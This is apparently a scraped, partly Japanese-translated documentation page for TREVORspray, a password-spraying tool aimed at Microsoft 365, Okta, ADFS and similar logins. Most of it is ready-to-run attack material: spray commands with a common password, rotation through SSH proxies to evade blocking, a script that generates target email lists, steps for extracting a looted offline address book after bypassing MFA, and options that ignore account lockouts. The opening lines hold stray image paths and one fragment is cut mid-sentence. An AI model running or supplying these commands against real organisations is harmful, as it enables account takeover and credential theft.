
trevorspray -u emails.txt -p 'Welcome123' --url https://login.windows.net/b439d764-cafe-babe-ac05-2e37deadbeef/oauth2/token
trevorspray -u [email protected] -p 'Welcome123' --delay 5
-n を指定しない限り、現在のIPも使用される)trevorspray -u emails.txt -p 'Welcome123' --ssh [email protected] [email protected]
# clone wordsmith dataset
wget https://github.com/skahwah/wordsmith/releases/download/v2.1.1/data.tar.xz && tar -xvf data.tar.xz && cd data

# order first initial by occurrence
ordered_letters=asjmkdtclrebnghzpyivfowqux

# loop through first initials
echo -n $ordered_letters | while read -n1 f; do
  # loop through top 2000 USA last names
  head -n 2000 'usa/lnames.txt' | while read last; do
    # generate emails in f.last format
    echo "${f}.${last}@evilcorp.com"
  done
done | tee f.last.txt

trevorspray -u f.last.txt -p 'Welcome123'
TREVORspray が MFA のバイパスに成功し、オフラインアドレス帳 (OAB) を取得すると、アドレス帳は LZX 形式で ~/.trevorspray/loot にダウンロードされます。LZX は Microsoft が使用している古くて厄介な圧縮アルゴリズムです。
# get libmspack (for extracting LZX file)
git clone https://github.com/kyz/libmspack
cd libmspack/libmspack/
./rebuild.sh
./configure
make

# extract LZX file
./examples/.libs/oabextract ~/.trevorspray/loot/deadbeef-ce01-4ec9-9d08-1050bdc41131-data-1.lzx oab.bin
# extract all strings
strings oab.bin
# extract and dedupe emails
egrep -oa '[A-Za-z0-9._%+-]+@[A-Za-z0-9.-]+\.[A-Za-z]{2,6}' oab.bin | tr '[:upper:]' '[:lower:]' | sort -u
$ trevorspray --help
usage: trevorspray [-h] [-m {owa,okta,auth0,anyconnect,jumpcloud,adfs,msol,example}] [-up USERPASS [USERPASS ...]] [-u USERS [USERS ...]] [-p PASSWORDS [PASSWORDS ...]] [--url URL]
                   [-r DOMAIN] [--export-tenants FILE] [-t THREADS] [-f] [-d DELAY] [-ld LOCKOUT_DELAY] [-j JITTER] [-e] [-nl] [--ignore-lockouts] [--timeout TIMEOUT] [--random-useragent]
                   [-6] [--proxy PROXY] [-v] [-s USER@SERVER [USER@SERVER ...]] [-i KEY] [-b BASE_PORT] [-n] [--subnet SUBNET] [--interface INTERFACE]

A password sprayer with the option to load-balance traffic through SSH hosts

options:
  -h, --help            show this help message and exit

basic arguments:
  -m, --module {owa,okta,auth0,anyconnect,jumpcloud,adfs,msol,example}
                        Spray module to use (default: msol)
  -up, --userpass USERPASS [USERPASS ...]
                        file(s) containing username and password pairs (format: 'username:password')
  -u, --users USERS [USERS ...]
                        Usernames(s) and/or file(s) containing usernames
  -p, --passwords PASSWORDS [PASSWORDS ...]
                        Password(s) and/or file(s) containing passwords
  --url URL             The URL to spray against
  -r, --recon, --enumerate DOMAIN
                        Retrieves MX records and info related to authentication, email, Azure, Microsoft 365, etc. If --usernames are specified, this also enables username enumeration.
  --export-tenants FILE
                        Export all discovered tenant domains to a file

advanced arguments:
  Round-robin traffic through remote systems via SSH (overrides --threads)

  -t, --threads THREADS
                        Max number of concurrent requests (default: 1)
  -f, --force           Try all usernames/passwords even if they've been tried before
  -d, --delay DELAY     Sleep for this many seconds between requests
  -ld, --lockout-delay LOCKOUT_DELAY
                        Sleep for this many additional seconds when a lockout is encountered
  -j, --jitter JITTER   Add a random delay of up to this many seconds between requests
  -e, --exit-on-success
                        Stop spray when a valid cred is found
  -nl, --no-loot        Don't execute loot activites for valid accounts
  --ignore-lockouts     Forces the spray to continue and not stop when multiple account lockouts are detected
  --timeout TIMEOUT     Connection timeout in seconds (default: 10)
  --random-useragent    Add a random value to the User-Agent for each request
  -6, --prefer-ipv6     Prefer IPv6 over IPv4
  --proxy PROXY         Proxy to use for HTTP and HTTPS requests
  -v, --verbose, --debug
                        Show which proxy is being used for each request

SSH Proxy:
  Round-robin traffic through remote systems via SSH (overrides --threads)

  -s, --ssh USER@SERVER [USER@SERVER ...]
                        Round-robin load-balance through these SSH hosts (user@host) NOTE: Current IP address is also used once per round
  -i, -k, --key KEY     Use this SSH key when connecting to proxy hosts
  -b, --base-port BASE_PORT
                        Base listening port to use for SOCKS proxies
  -n, --no-current-ip   Don't spray from the current IP, only use SSH proxies









